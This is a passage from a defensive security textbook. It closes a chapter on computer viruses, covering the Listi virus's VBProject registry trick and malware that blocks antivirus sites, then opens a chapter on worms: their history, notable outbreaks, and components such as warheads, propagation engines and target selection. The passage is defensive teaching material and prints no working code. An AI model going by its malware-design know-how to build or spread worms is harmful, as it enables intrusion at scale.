An interesting extension of this technique was implemented by the MTX virus/worm that spread in 2000. After infecting the system, MTX monitored the victim's attempts to access the Internet, and blocked access to domains that were likely to belong to antivirus vendors. An approach like this prevents the user from easily installing antivirus software or from updating its signatures, a clever yet nasty approach for the bad guys. If you can't surf to the virus signature database update feature, you won't be able to detect the new malware on your box.

Some viruses also attempt to bypass security restrictions imposed by Microsoft Office that we examined earlier. You might recall that Microsoft Office allows us to block access to the VBProject object that contains commands frequently used by macro viruses to infect new documents. This restriction is controlled by a registry setting that a virus could manipulate. If the user allowed macros in the infected document to execute, the virus could then change this registry setting to remove restrictions on access to the VBProject object. This technique was implemented by the Listi (also known as Kallisti) virus using the code fragment shown in Figure 2.14.

Figure 2.14. The Listi virus uses this code fragment to ensure it can access the VBProject object in Microsoft Word.



Listi begins this code segment by checking the value of the registry key AccessVBOM. If it is set to 1,

then access to VBProject is not restricted, and the virus can continue with the infection. If access to VBProject is blocked (i.e., its value is greater than or less than 1), then Listi sets the registry key to 1, and exits Microsoft Word via the `WordBasic.FileExit` call. Word needs to be restarted for changes to the `AccessVBOM` key to take effect. The next time the user opens the infected document, access to VBProject will no longer be restricted and the virus can continue to propagate.

Thwarting Malware Self-Preservation Techniques

As you can see, there are quite a few measures that malicious code can take in an attempt to bypass our security mechanisms. For every measure there is a counter-measure, which has its own counter-countermeasure, and so on. To remain effective in such an environment, make sure you understand the threats and how they apply to your environment, and do not rely on a single defensive layer to protect yourself against malware infections. Each of these self-preservation techniques can be thwarted by the diligent application of antivirus software, configuration hardening, and user education. Antivirus software solutions have grown increasingly intelligent in their abilities to spot stealthy polymorphic code and survive simple deactivation attempts. By keeping your antivirus signatures and scanning engine up to date, you'll benefit from these advances. Additionally, with sound user education, even very subtle malicious code will be less likely to find its way into your systems in the first place.

Conclusions

With the proliferation of network worms, some people think plain old viruses are obsolete. Yet, despite this mistaken perception, malware authors continue to create and spread viruses, and even more important, they incorporate virus characteristics into other types of malicious code. The idea that software can propagate by making copies of itself and by attaching itself to benign programs is powerful. These properties allow malware to reach deep within the network infrastructure. Whether through floppies, USB keychain drives, or networks, malicious code continues to find its way through our security perimeters. The arms race between the defenders and the attackers grows ever nastier, especially when the techniques we've discussed in this chapter spread via the network itself in the form of worms. In the next chapter, we'll analyze worm capabilities, discuss future trends in worm evolution, and look at additional methods we can employ when defending against the blight of malicious code.

Summary

A virus is self-replicating software that spreads by attaching itself to other programs. In most cases, a human is expected to take action, such as opening the infected program, to activate the virus. Once activated, the virus can continue propagating by attaching to other programs accessible to the victim. Activating a virus might also trigger its payload, which is typically programmed to perform destructive or distractive actions such as deleting files, corrupting data, or displaying messages on the victim's screen.

A virus can attach itself to several types of carrier programs: executable files, boot sectors, documents, scripts, and so on. Specimens that target executables or scripts typically infect their hosts via overwriting, prepending, or appending methods. When attaching to the boot sector, a virus often stores the copy of the original boot sector somewhere on disk, to allow the boot process to continue once the virus loads itself into memory. Although modern operating systems prevent typical boot sector viruses from activating once the operating system starts up, such viruses can still cause damage while the system is in the early stages of the boot process.

Viruses that attach themselves to documents expect the program opening the document to execute the embedded macros. If activated, a macro virus usually becomes persistent on the system by infecting the user's default template such as the Normal.dot file in Microsoft Word. Because of the popularity of macro viruses that target Microsoft Office documents, features in Microsoft Office allow us to disable the execution of untrusted macros, and to prevent access to the dangerous VBProject object.

When trying to reach new systems, viruses often rely on humans to carry them between machines. Removable storage, e-mail attachments, Web downloads, and shared directories are the primary transport mechanisms for viruses. Antivirus software should be tuned to carefully scan these carriers of malicious code.

Antivirus software uses three primary techniques for detecting malware: signatures, heuristics, and integrity verification. Among these methods, looking for signatures of known specimens is the most popular approach. Unfortunately, purely signature-based detection can be fooled using polymorphic and metamorphic techniques, and it cannot detect viruses that the vendor did not fingerprint beforehand. Heuristics is the most sophisticated method of detecting malicious code, because it tries to identify viruses based on the behavior they are likely to exhibit. This technique involves emulating the execution of the program to determine whether it would act as a virus, which is especially difficult to accomplish with macro viruses. Integrity verification attempts to detect unexpected changes to scanned files, and is useful for identifying modified files if the infection could not be prevented.

Configuration hardening adds resilience to the infrastructure by following the principle of least privilege and by removing components that are not absolutely needed on the system. There are numerous checklists and automated tools you can use to harden the configuration of your operating systems and applications. Another important factor in defense against malware is user education. End users of your systems can help you protect the environment if you explain to them what they can do to prevent the spread of viruses, and how they can recognize the signs of infection.

In an effort to protect itself, malicious software employs techniques to avoid detection and elimination. Stealthing is a self-preservation method that attempts to conceal the presence of the virus on the infected system. Polymorphism and metamorphism involve automatically mutating malicious code to make it difficult to create a signature. Malware can also actively attack antivirus software and personal firewalls by terminating their processes, preventing access to security vendors'

Web sites, and disabling some of the protective measures you have implemented to fight virus infections.

References

[1] Alef0, "Computer Recreations," *Software—Practice and Experience*, Vol. 2, pp. 93–96, 1972.

[2] A. K. Dewdney, "Computer Recreations: In the game called Core War hostile programs engage in a battle of bits," *Scientific American*, pp. 14–22, 1984.

[3] John Walker, "The Animal Episode," Open letter to A. K. Dewdney, February 1985, *www.fourmilab.ch/documents/univac/animal.html*.

[4] Rich Skrenta, "Elk Cloner (circa 1982)," *www.skrenta.com/cloner*.

[5] Jeremy Paquette, "A History of Viruses," July 2000, *www.securityfocus.com/infocus/1286*.

[6] Phil Goetz, "Risks Digest," Volume 6, Issue 71, April 1988, *http://catless.ncl.ac.uk/Risks/6.71.html*.

[7] Joe Dellinger, "Risks Digest," Volume 12, Issue 12, September 1991, *http://catless.ncl.ac.uk/Risks/12.30.html*.

[8] Fred Cohen, "Computer Viruses—Theory and Experiments," IFIP TC-11 Conference, Toronto, 1984, *www.all.net/books/virus/part1.html*.

[9] Rob Slade, "Rob Slade's Take on Fred Cohen," *http://sun.soci.niu.edu/~rslade/cohen.htm*.

[10] F-Secure Virus Descriptions, "Brain," *www.f-secure.com/v-descs/brain.shtml*.

[11]"Dr. Solomon History: 1986–1987—The Prologue," *www.cknow.com/vtutor/vt19867.htm*.

[12] Sir Peter Medawar, "Viruses," *National Geographic*, July 1994.

[13] Mark Ludwig, *The Giant Black Book of Computer Viruses*, (2nd Ed), pp. 22–23, 1998.

[14] Vmyths.com, "The Worldwide Michelangelo Virus Scare of 1992," 1998, *www.vmyths.com/fas/fas_inc/inc1.cfm*.

[15] Symantec AntiVirus Research Center, "Understanding Virus Behavior under Windows NT," *http://securityresponse.symantec.com/avcenter/reference/virus.behavior.under.win.nt.pdf*.

[16] VirusLibrary, "Macro.Office97.Triplicate," February 2002, *www.viruslibrary.com/virusinfo/Macro.Office97.Triplicate.htm*.

[17] Eric Cole, Jason Fossen, Stephen Northcutt, *SANS Security Essentials with CISSP CBK*, Sans Press, 2003.

[18] McAfee Security, "NAVRHAR.A," 1997, *http://vil.nai.com/vil/content/v_98245.htm*.

[19] Symantec Security Response, "VBS.Beast.B," 2002, *http://securityresponse.symantec.com/avcenter/venc/data/vbs.beast.b.html*.

[20] Eugene Kaspersky, "OBJ, LIB Viruses and Source Code Viruses," *Computer Viruses*, *www.viruslist.com/eng/viruslistbooks.html?id=36*.

[21] F-Secure Virus Descriptions, "CIH," *www.europe.f-secure.com/v-descs/cih.shtml*.

[22] CNET News.com, "Melissa Virus Launch Identified," 1999, *http://news.com.com/2100-1023-223677.html*.

[23] Robert Vibert, "Dealing with Viruses—Taking Another Look at the Approaches Used," 2000, *www.securityfocus.com/infocus/1280*.

[24] McAfee Security, "ProcKill-AF," 2003, *http://vil.nai.com/vil/content/v_100119.htm*.

Chapter 3. Worms

> *A little, wretched, despicable creature; a worm…*
>
> —Jonathan Edwards, *The Justice of God in the Damnation of Sinners*, 1734

So, you're just sitting there working on your computer, innocently surfing the Web. Then, all of a sudden, without warning… whooomph! You receive a flurry of 50 e-mails from coworkers pledging their undying love to you. As you smile whimsically at the thought of your newfound attractiveness, you realize that every single one of these messages beckons you to read an enclosed attachment and respond immediately to their amorous advances. At the same time, your personal firewall goes berserk, detecting strangely formed Web requests sent to your laptop. You start to mumble, "But I'm not running a Web server on this computer," as you realize the truth—the Internet in general, and your network in particular, is under attack from yet another Internet worm.

In the last several years, we have faced an avalanche of increasingly nasty worms. Indeed, in the history of the Internet, worms have caused the most widespread damage of any computer attack techniques, and could become even more devastating in the near future. What makes worms so nasty? We can get a glimpse into their nature by analyzing this definition:

> *A worm is a self-replicating piece of code that spreads via networks and usually doesn't require human interaction to propagate.*

A worm hits one machine, takes it over, and uses it as a staging ground to scan for and conquer other vulnerable systems. When these new targets are under the worm's control, the voracious spread continues as the worm jumps off these new victims to search for additional prey. A single instance of the worm running on a single victim machine is known as a segment. The worm code running on your compromised box is one segment; that same worm installed on my machine is yet another segment of the same worm. Once the ball gets rolling, and the worm controls thousands of systems, watch out! Using this recursive process to spread, a worm could distribute itself on an exponentially increasing basis, taking over more and more victims in time.

The term *worm* used to describe such code appears to have originated in the sci-fi book *Shockwave Rider* by John Brunner way back in 1972 [1]. In that book, a program called "tapeworm" spreads across a futuristic data network linking millions of systems around the globe (sound familiar?). As an example of very early cyberpunk literature, it's a pretty nifty read and is still available at major bookstores. The fictional *Shockwave Rider* helped establish the notion of very powerful self-replicating code that we'd later see implemented in real-world viruses and worms.

The previous chapter of this book focused on computer viruses. I frequently get asked about the difference between worms and viruses. The two types of malware are indeed related, in that each type self-replicates as it spreads. However, the defining characteristic of a worm is that it spreads across a network. If it doesn't spread across the network, it just isn't a worm. As we discussed in the last chapter, a virus's defining characteristic is that it infects a host file, such as a document or executable. Worms don't necessarily infect a host file (although some specific worm specimens do).

At the risk of mixing metaphors with abandon, worms are rather like viruses that have spread their wings by propagating across a network. It's like the proverbial amphibian crawling out of the muck, sprouting wings, and flying through the sky. Of course, some malicious code is both a worm and a virus, in that it propagates across a network *and* infects a host file. In fact, with the widespread deployment of the Internet today, most modern viruses include worm characteristics for propagation.

Although the network characteristic is the intrinsic feature that defines worms, it's also important to recognize that most (but not all) worms spread without user interaction. They usually exploit some flaw in a target and conquer it in an automated fashion, without a user or administrator doing anything. Most viruses (but, again, not all) require a user to run a program or view a file to invoke the malicious code. These differences between worms and viruses are summarized in Table 3.1.

Table 3.1. Viruses versus Worms

Malware Type	Replication	Spread Via...	User Interaction Required for Spread?
Virus	Self-replicating	Infecting a file, such as an executable or document file.	Typically, user interaction is required for propagation, such as running a program or opening a document file.
Worm	Self-replicating	Propagating across a network, such as an internal network or the Internet.	Typically, no user interaction is required, as the worm spreads via vulnerabilities or misconfigurations in target systems. However, for a small number of worms, some user interaction is necessary for propagation (e.g., opening an e-mail viewer).

Why Worms?

Attackers use worms because they offer scale that cannot be easily achieved with other types of attacks. Worms take the inherent power of large distributed networks and use it to undermine the networks. Attackers employ these worm capabilities to achieve numerous goals, including taking over vast numbers of systems, making traceback more difficult, and amplifying damage. Let's explore each of these goals in detail to get an idea of what worms can do.

Taking over Vast Numbers of Systems

Suppose an attacker wants to take over 10,000 machines around the world. Perhaps the attacker needs this many systems to crack an encryption key or password. With 10,000 systems working in tandem, the attacker could break the encryption almost 10,000 times faster than with a single machine. Alternatively, the attacker might just want simple bragging rights with his or her buddies in the computer underground for having compromised that many boxes.

Now, to take over each system, the attacker might require one hour on average, which includes time for compromising the system, installing a backdoor, cleaning up the logs, and other activities to conform the machine to the attacker's wicked will. How long would it take such an attacker to dominate 10,000 machines? There's no need for you to run and get your calculator; I'll do the math for you. One hour per system times 10,000 systems will require 10,000 hours for the attack. Working around the clock, 24 hours a day, seven days a week with no break, our intrepid little attacker would require almost 14 months to achieve the goal. However, using a worm, the same 10,000 systems could be conquered in a few hours or even less. In this way, worms increase the scale of attacks available to the bad guys.


Making Traceback More Difficult

With 10,000 systems under their control, attackers can obscure their source location anywhere in a veritable maze of systems. I could easily build a worm that allows me to bounce connections from segment to segment of the worm. After compromising oodles of systems with this worm, I could launch some other attack against a target Web site, laundering the source of my attack through my worm network. If I'm careful, it'll be awfully hard to catch me as investigators get lost in the fog of connections bounced between various worm segments.

Consider a simple vulnerability scan. I could run a program that sends packets out across the network looking to see if a given target has various misconfigurations or other security flaws that would let me take it over. If I run such a scan from one of my own machines to check a target for vulnerabilities, I'll be launching thousands of packets across the network. The victim will see all my packets, and might be able to trace the attack back to me. However, if I use a bunch of worm segments to launch my scan, each of my 10,000 minions will only send a packet or two to check for an individual vulnerability. As illustrated in Figure 3.1, I'll break up the scan across all of the worm-infected machines, so the target will see a bunch of packets coming in from disjointed systems around the world. Of course, I'm not sitting at the keyboard of any one of those 10,000 systems that is doing a part of the scan. Try and find me now.

Figure 3.1. Vulnerability scanning from one machine versus a distributed

network of worm-conquered systems.



Making matters worse, my vast array of worm warriors are located all over the Internet, in countries around the planet. Tracing my attack through these diverse locales will be difficult, as investigators encounter varied human languages and legal systems to confound their investigation. They'll have to coordinate the investigation with people in a dozen or more different countries, while I slip through their fingers. A friend of mine who was quite fond of puns once referred to this phenomenon of confounding an investigation by spreading worms around the planet as "global worming."

Amplifying Damage

Many different kinds of computer attacks are more damaging or even faster if launched from multiple systems simultaneously. If attackers can cause a damage level of *X* using one machine, they might be able to inflict 10,000 times *X* (or even more) in damage by using all the systems compromised by a worm. Alternatively, the attack might run 10,000 times faster if launched simultaneously on all of these worm segments. In these ways, worms amplify an attacker's capabilities.

Suppose an attacker wants to launch a distributed denial-of-service attack, sending a huge flood of packets against a target from multiple sources. The attacker's goal is to inundate the target with a tsunami of packets, so legitimate users cannot communicate with the victim because of the massive flood. With one system, the attacker can generate a reasonable traffic flow, but nothing to disable a typical server placed on the Internet. However, with a worm, the attacker could launch packets from 10,000 systems or more, easily sucking up every last drop of bandwidth going to the target server. You just cannot buy enough bandwidth to stop the flood from a determined attacker with tens of thousands of machines conquered by a worm.

A Brief History of Worms

Worms are nasty, but they certainly aren't new. Major portions of the early Internet were disabled by the Morris Worm way back in November 1988 [2], but that wasn't even the first worm. In 1971, at Bolt Beranek and Newman (BBN), a researcher named Bob Thomas created a program that could move across a network of air traffic control systems, a startling target for such an early specimen. Thomas's so-called Creeper program moved from system to system, relocating its code between machines in an effort to help human air traffic controllers manage their work [3]. Unlike worms, though, Creeper didn't install multiple instances of itself on several targets; it just moseyed around a network, attempting to remove itself from previous systems as it propagated forward.

Years later, the first true worm (i.e., self-replicating code that spread itself via a network) was devised by the brilliant folks at Xerox PARC. Yup, the same folks who created laser printers, the GUI, the mouse, and many other computer gadgets we use on a daily basis also created the first known true worm. However, they didn't plan on using worms as malicious tools. Two Xerox researchers named John F. Shoch and Jon A. Hupp just thought of worms as an amazingly efficient way to spread software to systems [4]. Of course, they were right. Unfortunately, way back in the early 1980s, their first research worm accidentally escaped its captivity and started spreading throughout their own Xerox laboratory network, an ominous sign of worms to come [5]. Today, attackers use the efficiency of worms to spread malware far and wide.

Worm releases really accelerated in the late 1990s and through this decade. The Melissa attack from March 1999 and the Love Bug attack of May 2000 caused many companies to disconnect from the Internet entirely for a day or two. Although most people refer to Melissa and the Love Bug as viruses, they actually were much more wormlike, spreading rampantly via the Internet. More recently, we've seen the Code Red and Nimda worms, which each compromised several hundred thousand machines in 2001. To this day, attackers around the globe are cooking up new and more devious worm recipes. These and other notable worm attacks are shown in Table 3.2. Take a careful look at this table to get a feel for how each of these major worm incidents impacted various systems. Throughout this chapter, we'll refer back to these specific worm examples as we delve into the details of how various worm strategies work and where worms are headed in the future.

Table 3.2. Notable Worms


Worm Name	Release Time Frame	Target Platform	Notable Characteristics
Morris Worm (also known simply as "The Internet Worm")	November 1988	UNIX	This virulent worm disabled major components of the early Internet, making news headlines worldwide. Most geeks older than a certain age can easily answer the question, "Where were you when the big worm hit?" I was in college, taking a class in C programming, where we got to study the worm in action. Ahhhh... the good old days.
Melissa	March 1999	Microsoft Outlook e-mail client	Since the Morris Worm 11 years before, only a few minor worm outbreaks had occurred. Most

Worm Name	Release Time Frame	Target Platform	Notable Characteristics
			malware development focused on virus writing, which took off in the early and mid-1990s. That all changed with the release of Melissa, which harnessed the power of the Internet to spread malware. This Microsoft Word macro virus spread via Outlook e-mail, acting as a virus (infecting .DOC files) and a worm (spreading via the network).
The Love Bug	May 2000	Microsoft Outlook e-mail client	This Visual Basic Script worm spread via Outlook e-mail. Several organizations disconnected themselves from the Internet for a couple of days, waiting for this storm to pass.
Ramen	January 2001	Linux	This worm conquered systems using three different buffer overflow vulnerabilities. Upon installation, it altered the default Web page to proclaim, "Hackers loooove noodles!" Now, I love ramen noodles as much as the next guy. However, I've never felt the need to immortalize them with a worm.
Code Red	July 2001	Windows IIS Web server	This extremely virulent worm conquered 250,000 systems in less than nine hours. From systems around the world, it planned a packet flood against the IP address of *www.whitehouse.gov*.
Nimda	September 2001	Windows–Internet Explorer, file sharing, IIS Web server, Microsoft Outlook	This multiexploit worm included approximately 12 different spreading mechanisms. Released only a week after the September 11, 2001 terrorist attacks, it was one of the most rapidly expanding and determined worms we've ever faced.
Klez	January 2002	Microsoft Outlook e-mail clients and Windows file sharing	This worm contained a small step toward polymorphism with its randomization of e-mail subject lines and attachment file types. Klez also actively attempted to disable antivirus products.
Slapper	September 2002	Linux systems running Apache with OpenSSL	This worm spread via a flaw in the Secure Sockets Layer (SSL) code used by Apache Web servers. As it spread, it built a massive peer-to-peer distributed denial-of-service network, awaiting a command from the attacker to launch a massive flood.
SQL Slammer	January	Windows systems running Microsoft SQL Server database	This evil little program spread very efficiently, disabling much of South Korea's Internet connectivity for several hours and shutting down thousands of cash machines in North America.

Worm Components

Now that we've seen some prominent examples of worms, let's delve inside to look at the guts of these beasts. Typical worms can be broken down into a common base set of components, which are illustrated in Figure 3.2. Think of each component in that figure as a building block used to implement a worm. Each of these building blocks has been found in the vast majority of worms we've witnessed to date. Additionally, attackers have created some worms that are highly modular, so various components can be more easily swapped as different functions are required. To get a feel for how worms are constructed, we'll step through the process worms use to spread and identify the purpose of various worm components at each stage of the infection cycle.

Figure 3.2. The component elements of a worm.



When you look at Figure 3.2, you might notice that it's shaped rather like a missile, a weapon of war. Of course, this isn't an accident. I drew it in this fashion for two reasons. First off, the worm's components work rather like a missile's piece parts. As you might expect, the warhead is used to penetrate the target. The propagation engine moves the weapon to its destination. The target selection algorithm and scanning engine work like small gyroscopes in a real missile to guide the weapon to its destination. The payload carries some nefarious stuff to damage the target.

Beyond these analogies of worm components to missile parts, we also need to note that worms could be used as military or terrorist weapons. Many modern militaries rely on computer systems in their equipment to automate the processes of war. Many tanks, ships, and transport systems use Windows and UNIX boxes with TCP/IP connectivity and x86-compatible processors, just like the rest of the world. A nasty worm used by the adversary could disable these computer systems, limiting military readiness. Before a single physical bomb falls, a worm could disable many vital systems, preparing the battlefield for an adversary. Worse yet, a terrorist could use a worm to disable systems around the planet, possibly amplifying their terrorist message. With these unfortunate possibilities in mind, let's explore the guts of a worm and see how the various components operate.

The Worm Warhead

To conquer a target system, worms must first gain access to the victim machine. They break into the

target using a warhead, a piece of code that exploits some vulnerability on the target system. These exploits, loaded into the warhead, could penetrate the system using a huge number of possible flaws in the target. Although there are a myriad of different methods worms could use to gain access, the most popular techniques include the following:

- *Buffer Overflow Exploits:* Many software developers frequently make a major mistake when writing programs. They often forget to check the size of some piece of data before moving it around in various memory buffers. This mistake could lead to a buffer overflow vulnerability in the program, letting an attacker undermine the program and take over the target machine. To exploit such flaws, an attacker (or worm) sends more data to the program than the developer allocated buffer space for, overflowing the buffer and corrupting various critical memory structures on the victim machine. By carefully crafting the data sent in the overflow to the target, the attacker can actually execute various instructions on the victim machine. Imagine that. By executing some specific instructions using a buffer overflow, a worm could open up access and propagate to the target. With this power, buffer overflows are among the most popular exploits used in worm warheads, playing a prominent role in the Ramen, Code Red, and SQL Slammer worms, among a bunch of others.

- *File-sharing Attacks:* Using Windows file shares or the UNIX NFS, users can read or write files across the network transparently. Furthermore, the popular peer-to-peer file-sharing programs such as Gnutella, Kazaa, and others allow files to whiz from system to system. However, properly assigning permissions to individual users so only the appropriate people can read or write files can be difficult, especially in a large environment. Some worms take advantage of these file-sharing services by using them to write the worm's code to a target's file system. File sharing acts as an open door used by the worm to squirm into the target. My evil worm simply overwrites a file on your machine through an available file share. The entire worm could be contained inside of this file. At some later time, that file might be manually run by a user, or scheduled to automatically execute on the target machine. The Nimda worm is one of numerous malware examples that propagate via this simple yet effective technique.

- *E-mail:* E-mail is darn near everywhere. From the simplest PDA, to the more complex desktop, to the most tricked-out servers on a DMZ, most machines can send or receive electronic mail. Additionally, mail readers and mail servers have proven to be highly vulnerable targets. With mail readers, we are plagued with users who can be easily duped into running various forms of executable attachments. Of course, such access requires user intervention. Or, using various scripting techniques we'll discuss in Chapter 4, an evil worm might be able to execute itself inside an e-mail reader. On mail servers, we've seen an enormous number of software flaws that allow an attacker to completely compromise a system, without any intervention by users at all. Further compounding the problem, e-mail distribution lists can easily contain thousands of users. A worm could spread using this list to large numbers of new vulnerable users. With this widespread access and major vulnerabilities, e-mail makes an ideal vehicle for worms to enter systems. That's why we saw e-mail in use by the Melissa virus/worm, the Love Bug, and even Nimda, and why we should be very concerned about this vector in the future.

- *Other Common Misconfiguration:* Another set of popular exploits used by attackers to gain access involves exploiting a variety of common misconfigurations. Various system administrators and users often make the same mistakes in setting up their boxes, allowing some form of access that they never intended. For example, thousands of machines right now (and perhaps even your favorite network server) have a readily guessable administrator password. By choosing from a list of 100 common passwords, including even a blank password, I could remotely authenticate to the machine as an administrator, take over the system, and have a wild party on it. Worms automate such a process, exploiting the guessable password in their warheads.

Sadly, new flaws like these are discovered on a daily basis, both by noble security researchers looking to make the world more secure and vicious computer attackers up to no good. When these flaws are publicized, attackers often borrow the techniques and load the exploit code into the warhead of a

worm. The warhead opens the door for the attacker, letting the worm execute code or write information to the victim machine.

Propagation Engine

After gaining access to the target system via the warhead, the worm must transfer the rest of its body to the target. In some cases, the warhead itself carries the entire worm to the victim, due to the nature of the warhead. If the warhead exploit can be used to carry a bunch of code, an efficient worm will just load all of its code inside the warhead itself. For example, in file-sharing warheads, the entire worm can be written to the target file system. Similarly, in e-mail warheads, the whole worm is usually included in the e-mail as an executable script or an attachment. In these cases, the warhead and propagation engine are one.

For other worms, such as those exploiting buffer overflows or other common misconfigurations, the warhead just opens the door so that the worm can execute arbitrary instructions on the target machine. The worm isn't loaded on the victim yet; it can only execute instructions via the warhead. After opening the target with the warhead's exploit, the worm still has to move all of its code to the victim. Think of a real-world worm crawling inside of an apple. First, the worm takes a bite of the peel, and then crawls inside. Computer worms take a bite using the warhead, and then employ propagation engines to move across the network and crawl inside. Using its warhead, the worm executes an instruction on the target machine. This instruction is often some file transfer program used to move the worm's code. The most popular propagation methods utilizing file transfer mechanisms are shown in Table 3.3.

Table 3.3. Worm Propagation Methods Using File Transfer Mechanisms

File Transfer Program	Description
FTP	The File Transfer Protocol is used to move files across networks, with clear-text user ID and password authentication or anonymous access.
TFTP	The Trivial File Transfer Protocol, a little sibling of the more complex FTP protocol, supports unauthenticated access to push or pull files across the network.
HTTP	The HyperText Transfer Protocol is commonly used to access Web pages, but can also be used to transfer files.
SMB	Microsoft's Server Message Block protocol is used for Windows file sharing, and is also supported in UNIX servers running SAMBA.

Using these mechanisms, the worm warhead runs an instruction on the victim machine, pulling the rest of the worm code to the victim system. After propagating to the target, the worm installs itself on the machine, loading its process into memory and altering the system configuration so that it will be able to continuously run and possibly even hide on the system. Once on the local machine, some worms use various virus methods for fully infecting files and hiding on the system, as we discussed in detail in Chapter 2.

Target Selection Algorithm

Once the worm is running on the victim machine, the target selection algorithm starts looking for new victims to attack. Each address identified by the target selection algorithm will later be scanned to

determine if a suitably vulnerable victim is using that address. Using the resources of the victim machine, a worm author has a variety of different target selection techniques to choose from, such as these:

- *E-Mail Addresses:* A worm could dump e-mail addresses from the victim machine's e-mail reader or mail server. Anyone who sent e-mail to or received a message from the current victim is then a potential target.
- *Host Lists:* Some worms harvest addresses from various lists of machines on the local host, such as those stored in the local host files (`/etc/hosts` on UNIX and `LMHOSTS` on Windows).
- *Trusted Systems:* On a UNIX victim, the worm could look for trust relationships between the current victim machine and others, by analyzing the `/etc/hosts.equiv` file and users' individual `.rhosts` files. These trust relationships, which are sometimes set up so users can access one machine from another without providing a password, are very insecure, offering the worm a leg up in conquering the new victims.
- *Network Neighborhood:* On a Windows network, some worms explore the network neighborhood to find new potential victims. Acting like a user looking for nearby file servers, the worm attempts to find systems by sending queries using Microsoft's NetBIOS and SMB protocols.
- *DNS Queries:* The worm could connect to the local Domain Name Service (DNS) server associated with the victim machine, and query it for the network addresses of other victims. DNS servers turn domain names (like *www.counterhack.net*) into IP addresses (e.g., 10.1.1.15), among other functions. Therefore, DNS servers act as excellent repositories of potential target addresses for a worm.
- *Randomly Selecting a Target Network Address:* Finally, a worm could just randomly select a target address, utilizing an algorithm to calculate a reasonable value to try to infect.

The targeting engines found in most worms have been pretty lame. Many worms merely select IP addresses at random to scan for victims. However, random targeting yields very poor results, based on the distribution of IP addresses on the Internet. Because IP addresses are 32 bits long in the current widely used IP version 4, there are over 4 billion possible addresses on the Internet. However, these addresses were assigned very inefficiently. Twenty or more years ago, almost no one thought that the cute little Internet and its associated TCP/IP protocol suite would grow into the world-encompassing behemoth we see today. Without this foresight, huge swaths of address spaces were assigned to single organizations. Way back in the olden days, the potential IP address space was carved into Class A, B, and C net works, described in Table 3.4. Class D and E address spaces also exist, but they are used for broadcast and experimental purposes, respectively.

Table 3.4. IP Address Assignment Based on Class

Class	IP Address Range	Number of Networks in This Class	Number of IP Addresses in Range
Class A	First octet ranges from 1 to 126, other octets are zero to 255: [1–126].x.y.z	126	16,777,214
Class B	First octet ranges from 128 to 191, other octets are zero to 255: [128–191].x.y.z	16,384	65,534

Class	IP Address Range	Number of Networks in This Class	Number of IP Addresses in Range
Class C	First octet ranges from 192 to 223, other octets are zero to 255: [192–223].x.y.z	2,097,152	254

Class A networks have more than 16 million possible addresses, yet many of these ranges were given to a single organization, such as a government agency, corporation, or university. Very few of these organizations utilize such large gobs of address space. Therefore, the addresses associated with the original Class A networks are very sparsely populated, looking more like ghost towns than busy cities on a global network. Class B networks contain 65,534 possible addresses. That's a little more reasonable, but still, most organizations don't even have that number of hosts. Finally, we have the little Class C networks with 254 possible addresses. These workhorses are much more densely populated, and are assigned to organizations of all sizes. Today, these class-based address schemes have given way to a different method for assigning address space, called Classless InterDomain Routing (CIDR), pronounced *cider*, as in apples [6]. Although CIDR is much more efficient, some organizations that were originally assigned whole Class As are holding on to their original address assignments, even though much of it remains completely unused. So, even in today's CIDR world, address usage is still heavily weighted to the traditional Class C networks.

